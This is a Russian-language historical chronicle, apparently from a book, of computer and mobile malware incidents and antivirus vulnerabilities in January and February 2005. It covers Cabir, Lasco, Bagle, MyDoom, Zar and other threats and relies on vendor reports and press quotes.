11 января 2005 года эксперты компании Panda Software сообщили о появлении в Интернет сразу двух новых «троянских» программ – «Downloader» и её штамма «Downloader.b». Они устанавливали «шпионские» и рекламные программы, программы-«дозвонщики» и другие вредоносные коды, а распространялись через пиринговые (P2P) сети в видеофайлах с расширением *.wmv. Причём обе «троянские» программы пользовались новой технологией в составе Microsoft Windows Media Player[2] под названием Windows Media Digital Rights Management (DRM), разработанной для защиты прав интеллектуальной собственности на мультимедийный контент. Её суть заключалась в том, что, когда пользователь делал попытку проиграть защищённый файл Windows Media, эта технология запрашивала действующую лицензию. Если лицензия не была сохранена в компьютере, приложение искало её в Интернет, чтобы пользователь мог получить лицензию напрямую или купить. Эта новая технология входила в состав обновления Windows XP Service Pack 2 плюс Windows Media Player 10. Видеофайлы, заражённые «Downloader» и «Downloader.b», были защищены лицензиями, якобы выданными компаниями Overpeer (в случае с «Downloader»), или ProtectedMedia (в случае с «Downloader.b»). Если пользователь запускал зараженный видеофайл, создавалась видимость скачивания соответствующей лицензии с определённых Web-страниц. Однако в реальности «троянцы» перенаправляли пользователя на другие Интернет-адреса, с которых скачивали большое количество рекламных программ (выводящих рекламные сообщения на экран монитора), программ шпионов, дозвонщиков (приложений, которые подсоединяются к дорогостоящим телефонным линиям) и других вирусов, например, Adware/Funweb, Adware/MydailyHoroscope, Adware/MyWay, Adware/MyWebSearch, Adware/Nsupdate, Adware/PowerScan, Adware/TwainTech, Dialer Generic, Dialer.NO, Spyware.AdClicker, Spyware/BetterInet, Spy-

[2] Microsoft Windows Media Player – *проф.* медиаплейер, программа воспроизведения мультимедийных данных, разработанная компанией Microsoft для операционной системы Windows.

ware/ISTbar, Downloader.gk. Имена файлов-носителей «Downloader» и её штамма «Downloader.b» варьировались, а перекачать эти файлы можно было через такие пиринговые сети, как KaZaA или eMule. Специалисты предупреждали, что они могли также распространяться и иными способами, например, в виде вложений в электронные письма, на флоппи-дисках, компакт-дисках, скачиваться с FTP и т. д. «Вирусописатели в очередной раз продемонстрировали готовность использовать любой вид мультимедийного контента для распространения вредоносного кода», – отмечали аналитики Panda Software.

12 января 2005 года в средствах массовой информации появились сообщения о первом случае реального заражения сетевым червём «Cabir» мобильного телефона – его первой жертвой пала модель Nokia 7610, находящаяся в эксплуатации в России. Россия стала девятой страной, на территории которой было зафиксировано появление этого зловредного программного кода в «диком виде»[3]. По данным компании F-Secure, проникновение «Cabir» в мобильные телефоны ранее было зарегистрировано на Филиппинах, в Сингапуре, в Объединённых Арабских Эмиратах, Китае, Индии, Финляндии, Турции и Вьетнаме[4]. Проведённый экспертами анализ показал, что программный

[3] Впервые «Cabir» был обнаружен в июне 2004 года, а его предположительным автором считается член интернациональной группы разработчиков вирусов «29A», скрывающийся под псевдонимом «Vallez».

[4] 16 января 2005 года Лента новостей – PROext под заголовком «В Сети обнаружены исходники червя “Cabir”» сообщала следующее: «В Интернет обнаружены исходные коды вируса “Cabir”, ориентированного на мобильные телефоны. Эксперты предупреждают о вероятном скором появлении множества штаммов этого вируса. Выложенные исходники, предположительно, принадлежат 32-летнему бразильскому программисту и демонстрируют внутреннее устройство штаммов “Cabir.H” и “Cabir.I”. Без сомнения, в ближайшем времени следует ожидать появления новых, уже значительно более опасных штаммов. Напомним, что червь этот ориентирован на мобильные телефоны, работающие под управ-

код целиком совпадает с оригинальным вариантом «Cabir», обнаруженным в июне 2004 года, что дало повод для формулирования следующего вывода: «считавшийся ранее концептуальным сетевой червь уверенно распространяется по всему миру, инфицируя мобильные телефоны под управлением операционной системы Symbian».

Уместно напомнить, что для мобильной телефонии условия, при которых происходит заражение зловредным программным кодом, точно так же, как и необходимые меры предосторожности, имеют существенные отличия от инфицирования вычислительной техники. В первую очередь, инфицирование мобильного устройства с наибольшей вероятностью происходит в местах массового скопления людей: на стадионах, в кинотеатрах, городском общественном транспорте, на массовых выставках, вокзалах, аэропортах и т. п., и именно поэтому особую важность приобретает проведение профилактических мер.

На следующий день, 13 января 2005 года компания F-Secure сообщила о появлении поражающего смартфоны нового вируса комбинированного действия по имени «Lasco»[5], в основе которого лежал программный код одного из более ранних штаммов вируса «Cabir». Как и его предшественник, «Lasco» избирательно поражал смартфоны на базе платформы Symbian Series 60, представлял собой вредоносный программный код смешанного («червь-вирус») действия и распространялся с помощью Bluetooth со смартфона на смартфон, если «жертва» находились в Discoverable Mode[6]. «Lasco», поступавший на смартфон в виде приложения к сообщению в папке «Входящие», мог установиться только с согласия пользователя. Если такое согласие было получено, он предпринимал попытку передачи собственного инсталляцион-

---

лением операционной системы Symbian, а для распространения использует интерфейс Bluetooth».

[5] «Lasco» (порт.) – *сокр.* от мужского имени «Веласко».

[6] Discoverable Mode – *проф.* режим обнаружения.

ного пакета в виде *.sis файла на находящееся в пределах доступности устройство с интерфейсом Bluetooth[7]. «Lasco», точно так же как и «Cabir», в случае разрыва связи мог возобновлять процесс передачи собственной копии, как только в радиусе действия Bluetooth (порядка десяти метров) появлялась новая «жертва». Кроме того, «Lasco» вставлял свой программный код в инсталляционные *.sis пакеты приложений, имевшихся в смартфоне. Следует отметить, что, в отличие от собственного программного кода, инфицированные программы через Bluetooth самим «Lasco» не распространялись. Заражение ими происходило, впрочем, во время пересылки пакетов пользователем: при передаче программы с инфицированного смартфона в смартфон-жертву проникал и вирус, причём пользователь лишался возможности отключения Bluetooth[8].

Регулярное появление новых вирусов для мобильных телефонов и смартфонов вызвало серьёзную обеспокоенность среди крупнейших производителей технических средств. Она заставила многие фирмы-производители мобильных устройств принять решение о необходимости встраивания непосредственно в свою продукцию защитных средств. Одним из первых производителей, реализовавших эту идею, стал один из мировых лидеров в области разработки и производства технических средств мобильной связи – финская компания Nokia. Следом за ней о целесообразности такого решения за-

---

[7] Поэтому для того чтобы обезопасить собственный смартфон от проникновения в него этого вируса, следовало перевести Bluetooth в «скрытый» режим работы – «hidden», или «non-discoverable».

[8] Проживающий в Рио-де-Жанейро бразильский программист Маркос Веласко, опубликовавший код вируса «Lasco», так объяснил свой поступок: «Я хотел доказать экспертам “Лаборатории Касперского” своё авторство». Напомним, что ранее он выложил в Интернет и исходный код вируса «Cabir» – самого первого вируса, способного заражать мобильные телефоны и распространяться через соединения BlueTooth. Вообще-то создание подобных вредительских программ в большинстве стран признано незаконным, однако, судя по невозмутимому поведению Маркоса Веласко, в Бразилии такого рода деятельность законодательно не преследуется.

явила японская телефонная компания NTT DoCoMo, которая объявила о намерении включить в 2005 году в программное обеспечение своих мобильных телефонов встроенное антивирусное обеспечение фирмы McAfee. Сама же компания McAfee пообещала разработать антивирусное программное обеспечение для всех мобильных телефонов, эксплуатирующихся на территории США и Европы.

27 января 2005 года компания Panda Software сообщила о появлении в Интернет нового «червя», которому присвоили имя «Cisum». Этот «червь» был характерен тем, что прямо «с порога» начинал оскорблять пользователя, отображая на экране монитора сообщение You are an idiot («Ты идиот») и одновременно проигрывая предварительно созданный им в компьютерной системе MP3 аудиофайл, в котором повторялась всё та же фраза – You are an idiot. «Cisum» мог автоматически распространяться только по компьютерным сетям. В том случае, если пользователь сети запускал заражённый «Cisum» файл, «червь» копировал себя под именем projectX.exe в корневую директорию общего пользования компьютерной системы. Для своего автоматического запуска при каждой загрузке инфицированной компьютерной системы «Cisum» делал несколько записей в ключах системного реестра Windows. «Червь» не был так безобиден, как казался на первый взгляд, потому что завершал процессы антивирусных программ (а также иных решений из области обеспечения безопасности информационных технологий), оставляя компьютер не защищённым от атак других компьютерных вирусов и злоумышленников. Хотя к тому времени ещё не было зарегистрировано масштабных инцидентов с участием «Cisum», аналитики Panda Software рекомендовали пользователям соблюдать меры предосторожности при работе с полученными по Интернет файлами, а также обновить антивирусное программное обеспечение.

В тот же день некоторые эксперты предупредили о том, что компьютерные вирусы добрались до бортовых компьютеров японского автомобильного гиганта – концерна Toyota! Инфицированию якобы были подвержены

бортовые компьютеры таких престижных моделей автомашин «Lexus», как «LX470», «LS430» и «Land Cruiser 100». Дело заключалось в том, что некоторые модели автомобилей «Lexus» имели встроенную навигационную систему, осуществлявшую соединение с мобильным телефоном через Bluetooth. Применение такого технологического решения позволяло владельцам автомобилей осуществлять звонки «Hands Free»[9], а таким компьютерным вирусам, как «Cabir» и «Skulls», распространявшимся через Bluetooth на телефоны с операционной системой Symbian, – проникать в GPS-систему[10] автомобиля[11].

---

[9] Hands Free (англ.) – *проф.* в данном контексте имеется в виду громкоговорящая телефонная связь: «Hands Free telephone».

[10] Global Positioning System (GPS) – *проф.* глобальная (спутниковая) система местоопределения.

[11] Для того чтобы закрыть «автомобильную» тему, сразу же скажем, что спустя три с половиной месяца, в мае, исследователи финской фирмы F-Secure сделали заявление о том, что транспортные средства-зомби пока являются научной фантастикой. Вот что по этому поводу 16 мая сообщило Интернет-издание Cnews, со ссылкой на информацию от CCRC, в материале под заголовком «F-Secure: у Toyota “иммунитет” к мобильным вирусам»: «Специалисты F-Secure провели тестирование, в ходе которого безуспешно пытались заразить навигационную систему Toyota Prius вариантами вируса “Cabir” и другими вирусами через Bluetooth. Испытания были проведены после появления сообщений о том, что некоторые модели Lexus и Land Cruiser, особенно LX470 и LS430, уязвимы для вирусов, заражающих мобильники через Bluetooth. В частности, такое сообщение поступило от “Лаборатории Касперского”. В нём говорилось, что мобильные вирусы могут заражать GPS-систему автомобиля, соединённую с мобильником через Bluetooth. Представители Toyota заявили, что их автомобили не подвержены действию этих вирусов, поскольку уязвимая операционная система Symbian в них не используется». 18 мая в заметке «Автомобили мобильных вирусов не боятся» Лента новостей – PROext сообщала: «Последнее время в Сети и на страницах некоторых изданий стали появляться слухи о заражениях автомобильных компьютеров вирусами для мобильных телефонов. Решив подойти к делу со всей серьёзностью, специалисты компании F-Secure решили лично проверить достоверность подобных данных. Как показал эксперимент, проведённый на автомобиле Toyota, обладающем бортовым компьютером, способным взаимодействовать с мобильными теле-

Завершилось 27 января очередной попыткой использовать в своих целях интерес пользователей к недавно произошедшей катастрофе. Компания Sophos сообщила, что на этой стезе отличились штаммы «рождённого» 18 января компьютерного вируса-родоначальника семейства по имени «Zar», которые распространялись посредством электронной почты вместе с призывами пожертвовать деньги в пользу пострадавших от цунами[12]. Электронные сообщения сопровождались файлом-вложением tsunami.exe, которое в результате активизации пользователем начинало массовую рассылку копий вируса по всем контактам, найденным им в адресной книге операционной системы Windows. Тема письма звучала так: Tsunami donation! Please help! («Пожертвование в связи с цунами! Пожалуйста, помогите!»). Интересно, что исследовавшие программный код эксперты открыли и другой, замаскированный аспект деятельности «Zar», который состоял в организации компьютерными злоумышленниками DDoS-атаки на один из Web-сайтов в Германии. В целом «черви» этого семейства не получили широкого распространения и были классифицированы специалистами ведущих антивирусных компаний в качестве не слишком опасных. Тем не менее, эксперты компании Sophos отмечали, что «последнее цунами, произошедшее в Индийском океане, спровоцировало всплеск мошенничества в Интернет и распространения вирусов, которые искусно маскируются мошенниками под призывы о помощи».

27 января в Интернет появился новый, 30-й по счёту штамм нашумевшего некогда червя «MyDoom», который использовал для распространения

фонами посредством Bluetooth-интерфейса, заразиться автомобиль в принципе не способен. Во многом из-за того, что используемых вирусом команд он просто не понимает – ведь работают автомобильные компьютеры вовсе не под управлением операционной системы Symbian. То же самое относится и к автомобилям Lexus, последнее время также оснащаемым Bluetooth-адаптерами». Sic transit Gloria mundi! (Так проходит земная слава! – *В. К., С. Л.*)

[12] Речь идет о цунами в Индонезии, унесшем 26 декабря 2004 года жизни более 200 000 человек.

сексуальные «приманки». Приложение к электронному письму, согласно рассылаемому этим штаммом тексту, содержало пароли к платным порнографическим Web-сайтам, но в действительности оно содержало вирус, который при активации его пользователем пытался атаковать антивирусные программы и брандмауэры известных компаний и превращал пользовательский компьютер в «зомби» для осуществления массированных DDoS-атак.

28 января 2005 года компании Panda Software и F-Secure предупредили о быстром распространении в Интернет «Bagle.bk» и «Bagle.bl» – очередных штаммов знаменитого полиморфного червя «Bagle». «Оба штамма были разработаны для быстрого распространения через электронную почту и пиринговые (P2P) приложения. Уже зафиксированы инциденты с участием “Bagle.bl”, и, учитывая их характеристики, прогнозируется дальнейший рост количества заражённых компьютеров», – сообщило в тот же день Интернет-издание Cnews. «Bagle.bk» и «Bagle.bl» были запрограммированы так, чтобы быстро распространяться по электронной почте в сообщениях, использующих приёмы социальной инженерии, а также пиринговые приложения наподобие KaZaA. Первой начала фиксировать инциденты, вызванные «Bagle.bl», международная сеть поддержки компании Panda Software, которая отметила появление этого штамма в США и Голландии, причём отмечался постоянный рост количества инфицированных компьютеров[13]. «Bagle.bk» и «Bagle.bl» проникали в компьютерную систему вместе с электронным письмом, адрес отправителя которого был сфальсифицирован, а заголовок выбирался случайным образом: Delivery by mail («Доставка почтой») или Delivery service mail («Служба доставки почты»). Текст сообщения мог содержать фразы: Before use read the help («Перед использованием прочтите файл помощи») или Thanks for use of our software («Благодарим за использование нашего программного обеспечения»). Вложенный файл, содержащий «червя», обладал

[13] Принимая во внимание это обстоятельство, компания Panda Software установила оранжевый уровень вирусной тревоги.

изменяющимся названием, но его расширение всегда было *.com, *.cpl, *.exe или *.scr. Для распространения через P2P приложения, такие как KaZaA или Morpheus, «Bagle.bk» и «Bagle.bl» создавали свои копии в программных папках общего пользования, присваивая копиям популярные названия, такие как ACDSee 9.exe, Adobe Photoshop 9 full.exe и Ahead Nero 7.exe. Это являлось как бы «приманкой» для того чтобы пользователи их скачивали и запускали. После того как пользователь запускал такой файл, «черви» использовали собственный механизм SMTP и рассылали себя по электронным адресам, которые находили в компьютере. Вместе с тем, «Bagle.bk» и «Bagle.bl» не рассылали свои копии на опредёленные адреса, в основном принадлежащие компаниям IT-безопасности. Самым опасным действием, выполнявшимся «Bagle.bk» и «Bagle.bl», следует признать завершение в оперативной памяти процессов, относящихся к антивирусным приложениям и прочим системам безопасности, что приводило к беззащитности компьютеров против дальнейших атак. «Bagle.bk» и «Bagle.bl» также создавали несколько записей в системном реестре Windows для того, чтобы обеспечить свой последующий запуск при каждом старте компьютерной системы, и удаляли другие записи, которые могли присутствовать в результате инфицирования штаммами «Netsky».

Под самый занавес первого зимнего месяца 2005 года, 31 января, была обнаружена очень неприятная «уязвимость» в текстовом процессоре MS Word. Выяснилось, что утечка конфиденциальных данных из компьютерных систем может происходить не только в результате деятельности вредоносных компьютерных программ, но их причиной может становиться и сам текстовый процессор MS Word. По данным, опубликованным специализирующейся в области обеспечения защиты документов британской компанией Workshare, MS Word представляет огромную опасность сам по себе. Основанием столь сильной оценки стало то, что в него заложены возможности извлечения информации, вносившейся в документ по ходу его подготовки, правки и согласования, даже удалённой впоследствии. Поэтому внимательно

ный читатель, недобросовестный конкурент или мошенник могли, если не были предприняты определённые меры, узнать немало интересного о том, как варьировались по мере подготовки финального текста, например контракта, те или иные ключевые его положения. Как указывали аналитики Интернет-издания Cnews: «В отчёте о результатах исследования, озаглавленного Risk of Sharing (“Опасность совместного использования”) и осуществленного независимой консалтинговой компанией Vanson Bourne, рассматривались результаты анализа файлов, подготовленных 300 компаниями из Великобритании, США, Австралии, и выяснилось, что в целом до 31% файлов в формате MS Word содержали конфиденциальные сведения. В некоторых компаниях дела обстоят особенно неблагополучно – до трёх четвертей всех документов попадают в группу “высокого риска”. Больше того – 90% компаний не имеют ни малейшего представления о том, каким именно образом уже утекает или может утекать от них закрытая и служебная информация». «Эффективность, с которой Интернет обеспечивает мгновенный и непосредственный доступ к информации, заставляет задуматься о безопасности и контроле, – отметил руководитель европейского отделения Workshare Эндрю Пирсон. – Суть проблемы в том, как именно в MS Word хранится и обрабатывается информация о вносившихся при подготовке документа в его текст изменениях. По мере работы над ним, внесения изменений и дополнений различными сотрудниками, в документ проникает – и остаётся в нём – конфиденциальная информация. Если в организации не обеспечен надлежащий контроль над процессами редактирования и дополнения документов, очень может статься, что внесённая в него, пусть даже впоследствии и удалённая, информация всё-таки сохранится в окончательном варианте файла и при желании может быть извлечена». При этом г-н Пирсон подчеркивал, что конфиденциальная информация, которая удалялась по мере правки текста, обычно не видна при просмотре окончательного варианта документа. Однако программный продукт позволяет при желании реконструировать и посмотреть также и более ранние его версии, и становится возможным пронаблю-

дать эволюцию документа на всех этапах его создания. При этом может «всплыть» информация, способная поставить компанию в затруднительное положение. Например, противоположная сторона сможет выяснить, какие именно изменения вносились в условия сделки при подготовке контракта, и т. п. Интересно, что эксперты Workshare выяснили также, что немало важных сведений можно почерпнуть из метаданных, хранящихся в файле. Они важны ещё и потому, что реконструкция файла на разных этапах его создания может оказаться неполной – в среднем, только 40% правок, вносившихся в текст, присутствуют в финальной версии документа. Особенно высвечивает значимость проблемы, полагает г-н Пирсон, тот факт, что контрольные государственные органы непрерывно активизируют надзор, а законодательные нормы становятся всё более жёсткими. Использование документов в формате MS Word может причинить компаниям немало неприятностей.

Прямо-таки Сцилла и Харибда. С одной стороны, вредоносные программные коды и «шпионские» программы, с другой – даже родной текстовый процессор, с которым современный пользователь, можно сказать «рождается», и тот попал в разряд «неблагонадёжных». Но мы отвлеклись.

Наступил февраль.

В начале февраля зарубежные аналитики в области информационной безопасности отметили снижение вирусной активности в январе. По данным компании Trend Micro, новый 2005 год начался «с самого миролюбивого января по количеству вирусных атак за период с 2003 года». По данным экспертов, за месяц было зарегистрировано лишь 2236 вирусов. «Серьёзную озабоченность вызвало только однократное появление вируса “Bagel.az”», – заявил руководитель технической службы Trend Micro Марк Синклер. По словам Винсента Уифера, специалиста компании Symantec, общее число заражений снизилось в январе текущего года со среднего показателя в 250000 единиц в месяц (отмечавшегося в 2003 году) до 100–130 тысяч. «В последние 3 месяца в мире вирусов ничего существенного не происходило, и это определённо привело к снижению их активности», – отметил он. Уифер высказал

также мысль о том, что снижение числа инцидентов, возможно, связано с переменами в методике разработки вирусов: «Мы обнаружили, что появляется новый класс злоумышленников – они заинтересованы не в том, чтобы создавать единичных почтовых червей и заниматься их массовой рассылкой, а в том, чтобы компрометировать машины и создавать сети-паразиты», – процитировало его высказывание Reuters. Компания Sophos в январе текущего года обнаружила 1329 штаммов различных вирусов. Их количество с 2004 года увеличивалось в среднем на 1% ежемесячно. Ведущий консультант технической службы компании Шон Ричмонд отметил, что в ведущую десятку вирусов вошли в основном старые варианты вредоносного кода: «Большинство из них имеет возраст от 6 месяцев до года, и это значит, что множество людей продолжают наступать на старые грабли». Напртив, ведущие отечественные эксперты отмечали, что январь был достаточно напряжённым. «На его протяжении имел место ряд значительных вирусных инцидентов, включая эпидемии червей “Mydoom.ae” (всего за месяц зарегистрировано 8 новых штаммов), “Bagle.ay” и “Bagle.ax”. Помимо этого, было зафиксировано множество различных “троянских” программ, похищающих данные и создающих из инфицированных компьютерных систем “ботнеты”, зомби-сети», – сообщил CNews. Кроме того, по сравнению с декабрём 2004 года был отмечен 40% рост доли спама и фишинговых писем в январском почтовом трафике.

Мы привыкли, что почтовые черви зачастую использовали в качестве «наживки» для пользователей тематику сексуальных графических и фото изображений, а также любовных посланий. А появившийся 2 февраля червь «Baba.C» первым использовал метод социальной инженерии более оригинально: он маскировался под утилиту для удаления порнографии. «Baba.C» распространялся по электронной почте в виде уведомления об обнаружении в компьютере пользователя порнографических изображений и предлагал удалить «компромат» при помощи прилагаемой к письму программы. Для правдоподобия при запуске программы даже выводилось уведомление о предоставлении программы в демонстрационных целях сроком на 7 дней.

Уже 4 февраля компания Panda Software зафиксировала появление нескольких других образцов вирусописания: вредоносных кодов «Bropia.e» и «Gaobot.ctx», распространявшихся вместе. «Bropia.e» рассылал себя, используя программу обмена мгновенными сообщениями MSN Messenger, притворяясь файлом изображения с изменяющимся именем, выбираемым из длинного списка вариантов, с расширением *.pif или *.scr. Вот некоторые примеры названий этого файла: bedroom-thongs.pif, lmao.pif и lol.scr. Если пользователь запускал файл, он отображал на экране монитора жареного цыпленка в бикини, что было только маскировкой для настоящей деятельности «Bropia.e» и «Gaobot.ctx». Их вредоносный код рассылал себя по всем контактам MSN Messenger и создавал в компьютерной системе различные файлы, включая файл под названием winhost.exe, в действительности содержащий червя «Gaobot.ctx», который выполнял действия, представлявшие серьёзную угрозу для компьютера, – он подключался к каналу IRC и ожидал команду от своего «хозяина», что позволяло злоумышленнику перекачивать файлы на инфицированный компьютер – «шпионское» и рекламное программное обеспечение, вирусы и т. д. «Следует придерживаться железного правила: никогда не открывать файлы, полученные через системы мгновенных сообщений, предварительно не просканировав их обновлённым антивирусом. Растущее количество вирусов использует эти приложения для распространения, и величайшая опасность заключается в том, что получатель запускает исполняемый файл не колеблясь, так как он отправлен с известного адреса. Этот файл также содержит в себе риск быстрого распространения через системы мгновенных сообщений, позволяя плохо защищённым сетям быть заражёнными за считанные секунды», – предупреждал глава лаборатории PandaLabs Луис Корронс.

Кроме того, всё отчётливее стало прослеживаться стремление вирусописателей «идти в ногу с достижениями науки и техники», как можно быстрее и шире «внедряя» свои зловредные творения в самые последние образцы промышленной продукции, использующие инновационные информационные

технологии. В качестве примера специалисты указывали на тот факт, что рост «интеллекта» наиболее совершенных образцов автомобилестроения или средств связи – сотовых телефонов – неизбежно сопровождался написанием вирусов для их операционных систем. Первые инциденты, как мы уже упоминали ранее, были связаны с инфицированием неизвестными злоумышленниками в США престижных японских автомобилей Lexus, общее количество которых впечатляет и насчитывает более 150 тысяч автомашин. В связи с подобными событиями сразу вспоминается недавний, буквально пророческий прогноз экспертов «голубого гиганта» – фирмы IBM – по результатам обширного исследования, согласно которому «в скором будущем вирусы и компьютерная преступность в её разнообразных формах “выплеснется” за пределы собственно компьютеров. По мере проникновения цифровых устройств в нашу жизнь жертвами сетевых преступников станут, например, системы управления двигателями автомобилей и телефонная связь»[14].

По данным этого исследования, в целом список известных вирусов в 2004 году увеличился на 28327, достигнув рекордного значения – 112438. Для сравнения, в 2002 году был обнаружен «всего лишь» 4551 новый вирус. Из 147 млрд. электронных писем, адресованных корпоративным клиентам и просканированных службой безопасности IBM, каждое шестнадцатое, или 6% из них, содержало вирус, причём в 2002 году аналогичный показатель со-

[14] Такие прогнозы, естественно, не рождаются на пустом месте, и у них обычно существует своя предыстория. В данном случае службой безопасности IBM в конце 2004 года было проведено довольно обширное аналитическое исследование, в котором использовались сведения, полученные из различных источников – от крупнейших корпоративных клиентов фирмы до статистических показателей правительственных организаций. Помимо этого были тщательно проанализированы результаты наблюдений около двух тысяч консультантов в области безопасности. В результате в проведённом исследовании были обобщены данные примерно о 500 000 разных компьютерных устройств, что в целом позволило сделать выводы об основных направлениях угроз компьютерной безопасности на протяжении 2004 года, а также о наиболее вероятных тенденциях и сценариях дальнейшего развития ситуации.

ставлял 0,5%. Доля спама в электронной почте возросла до 75%, а во время «пиковой нагрузки» она достигала 95% от всего объёма электронной корреспонденции. Кроме того, констатировалось, что самой быстрорастущей угрозой в 2004 году стал «фишинг» – преступная технология, направленная на получение доступа к персональной информации либо осуществлению иных мошеннических действий. Число соответствующих писем возросло в минувшем году в 50 раз (!), а общее количество зарегистрированных попыток фишинга, по данным IBM, составило 18 млн. случаев. «Трудно сказать, ждёт ли нас впереди передышка, – заявил директор IBM по вопросам стратегии обеспечения безопасности Стюарт МакИрвин. – Угроза нарастает, однако клиенты и промышленность тоже не стоят на месте». По мнению МакИрвина, следующей массовой жертвой компьютерной преступности будут автомобили, так как в среднем каждый современный автомобиль имеет 20 микропроцессоров и управляется при помощи программ, совокупный программный код которых составляет примерно 60 Мб. Ещё один прогноз специалистов IBM – это высокая вероятность массированных нарушений в работе телефонных систем, перешедших на использование протокола VoIP (Voice over Internet). По мере того как всё большее число организаций вместо обычных телефонных сетей применяет VoIP-системы, возрастает опасность негласного прослушивания переговоров компьютерными преступниками, а также выведения целиком всей телефонной сети из строя посредством целенаправленных атак. Келли Кавано, аналитик по вопросам компьютерной безопасности компании Gartner, полагал, что «обнародованные IBM результаты позволяют обозначить ряд новых угроз, которые станут основными в ближайшем будущем – наподобие фишинга, проблема которого на протяжении 2005 года, скорее всего, будет только набирать остроту».

Новые угрозы – это, конечно, плохо, но и старые – проблемы антивирусного программного обеспечения – тоже отнюдь не сахар.

10 февраля сразу в 29 продуктах (!) всемирно известной компании Symantec, например Symantec Mail Security for Exchange и Norton SystemWorks

2004, была выявлена «уязвимость», способствовавшая исполнению вредоносного программного кода. Она была найдена экспертами компании Internet Security Systems в модуле антивирусной библиотеки Symantec, который являлся частью механизма сканирования файлов и предоставлял возможности по проведению анализа сжатого в формате UPX (Ultimate Packer for eXecutables) исполняемого программного кода. В результате удалённый злоумышленник мог специальным образом создать UPX-файл, вызвать переполнение буфера и выполнить произвольный код на уязвимой компьютерной системе. Подчеркнём, что антивирусная библиотека Symantec использовалась в основных антивирусных и антиспамовых продуктах компании, к примеру, Brightmail и Symantec Web Security и для различных платформ. «Уязвимости» были подвержены компьютеры, выполняющие под управлением операционных систем Microsoft Windows, Mac OS X, Linux, Solaris и AIX необновлённые версии программ Symantec. Как отмечалось, «уязвимость» не встречается в последних версиях некоторых продуктов, например в Norton Antivirus 2005. Компании Symantec пришлось принести свои извинения пользователям её продуктов, а также разработать и выпустить в кратчайшие сроки программное исправление, которое смогло ликвидировать указанную «уязвимость»: «Воздействие этой “уязвимости” усиливается из-за того, что большое количество почтовых и иных транспортных шлюзов используют утилиты сканирования файлов с применением уязвимой библиотеки, – говорилось в заявлении компании. – Потенциально это позволяет хакерам эксплуатировать системы фильтрации вредоносного кода и расширяет их доступ к внутренним сетям». По рейтингу SecurityLab, «уязвимость» имела высокую степень опасности, лишний раз напомнив компьютерному сообществу о давно существующей проблеме «слабых мест» в антивирусном программном обеспечении, которое выполняет функции своеобразного шлюза между Глобальной и внутрикорпоративной сетями.

Кстати, не успела «порасти былью»история с антивирусным программным обеспечением от компании Symantec, как «отличились» компании F-

Secure и Trend Micro. Специалисты Internet Security Systems обнаружили и в их антивирусных программах аналогичную «уязвимость», благодаря которой при определённых условиях в процессе сканирования антивирусы могли не заметить проникновения вредоносного кода в компьютерную систему пользователя. Антивирусная библиотека Trend Micro, в которой находился уязвимый программный код, являлась частью нескольких десятков продуктов этой компании. Если же «уязвимость» не эксплуатировалась преднамеренно, то программа банально зависала. Эта «уязвимость» не зависела от платформы – ее можно было использовать как на Windows, так и на UNIX-системах, в том числе Linux, Solaris. Среди уязвимых продуктов можно упомянуть различные версии InterScan, ScanMail и ServerProtect. Как сообщало Интернет-издание Cnews, «директор по антивирусным исследованиям Trend Micro в Северной Америке Джо Хартманн подтвердил факт и сообщил о наличии соответствующей “заплатки”. В компании советуют обновить антивирус до версии 7.510. Internet Security Systems тоже не удалось избежать подобной ситуации. Примерно год назад в её продуктах Интернет-безопасности была обнаружена “уязвимость”, которую использовал для распространения червь “Witty”».

16 февраля 2005 года Лента новостей – PROext под заголовком «Первый троян, атакующий антивирусный пакет Microsoft» опубликовала следующую любопытную информацию: «Нередки случаи, когда создатели вирусов закладывают в свои творения алгоритмы, ориентированные на блокирование работы антивирусных программ известных компаний. Появление трояна “BankAsh.a”, атакующего разработанный Microsoft пакет программ для борьбы со “spyware”, в этом ракурсе можно считать своеобразным “признанием” продукта. Троян “BankAsh.a” калечит Microsoft AntiSpyware Beta, не позволяя программе уведомить пользователя о вторжении в систему зловредного кода. В отличие от большинства подобных программ, “BankAsh.a” не делает никаких попыток отключить антивирусное программное обеспечение. Главной же функцией этого червя является кража паролей пользователей, работающих под операционной системой Windows. Троян целенаправленно

разыскивает пароли к счетам в таких известных банках, как Barclays, HSBC, Lloyd TSB, NatWest, и многих других. Троян ведет запись паролей, фиксируя нажатые пользователями клавиши, стоит тому войти на сайты известных вирусу банков. Впоследствии подсмотренные пароли передаются разработчику вируса». Вот и ещё один аспект не до конца решённых проблем. Между прочим, в 2004 году ущерб только от подобного рода вредоносных компьютерных программ составил около 5 млн. долларов.

18 февраля эксперты компании Panda Software зафиксировали появление нового штамма червя «Mydoom» – «Mydoom.ao», который использовал поисковые машины Интернет для своего распространения. Этот «червь» использовал «поисковики» Google, Altavista, Yahoo и Lycos для поиска адресов элетронной почты, на которые он себя затем рассылал, и в результате один инфицированный компьютер всего за несколько минут мог распространить тысячи копий «Mydoom.ao». Для обмана пользователей «Mydoom.ao» использовал приёмы социальной инженерии – распространяемые электронные письма маскировались под сообщения о недоставленной корреспонденции, например: Message could not be delivered («Невозможно доставить сообщение»), Mail System Error – Returned Mail («Системная ошибка электронной почты – электронная почта возвращена»), Delivery reports about your e-mail («Отчеты о доставке[15] вашей электронной почты»). Текст сообщения также мог быть различным, например: Your message was not delivered because the destination computer was not reachable within the allowed queue period… («Ваше сообщение не было доставлено, потому что компьютер-адресат был недоступен в течение выделенного времени…»). Имя вложенного файла, который как раз и содержал «Mydoom.ao», выбиралось произвольно, но имело одно из следующих расширений: *.zip, *.com, *.scr, *.exe, *.pif, *.bat, *.cmd. В том случае, если «Mydoom.ao» инфицировал компьютерную систему, в обяза-

[15] Здесь имеются в виду системные сообщения, отражающие состояние процесса доставки почтового отправления пользователя адресату.

тельном порядке создавалась его копия под именем java.exe, и выполнялась процедура поиска адресов в адресной книге операционной системы Windows, временных файлах Интернет и файлах на компьютере с определёнными расширениями. После завершения указанных действий «Mydoom.ao» выбирал имена доменов из найденных адресов и использовал их для поиска слов в Google, Altavista, Yahoo и Lycos, а затем расссылал себя по всем найденным адресам. Чтобы обеспечить свой запуск при каждом старте операционной системы, «Mydoom.ao» создавал несколько собственных ключей в системном реестре.

Симптоматично, что относительно подобных «Mydoom.ao» вредоносных программ директор лаборатории PandaLabs компании Panda Software Луис Корронс не преминул заметить следующее: «Создатели вирусов считают Интернет-поисковики мощным инструментом для быстрого распространения вредоносного кода. “Mydoom.n” первым использовал эту стратегию, а новый червь следует по его стопам. Эта тактика эффективно увеличивает способность распространения вредоносного кода, и поэтому более чем вероятно, что мы увидим больше таких червей».

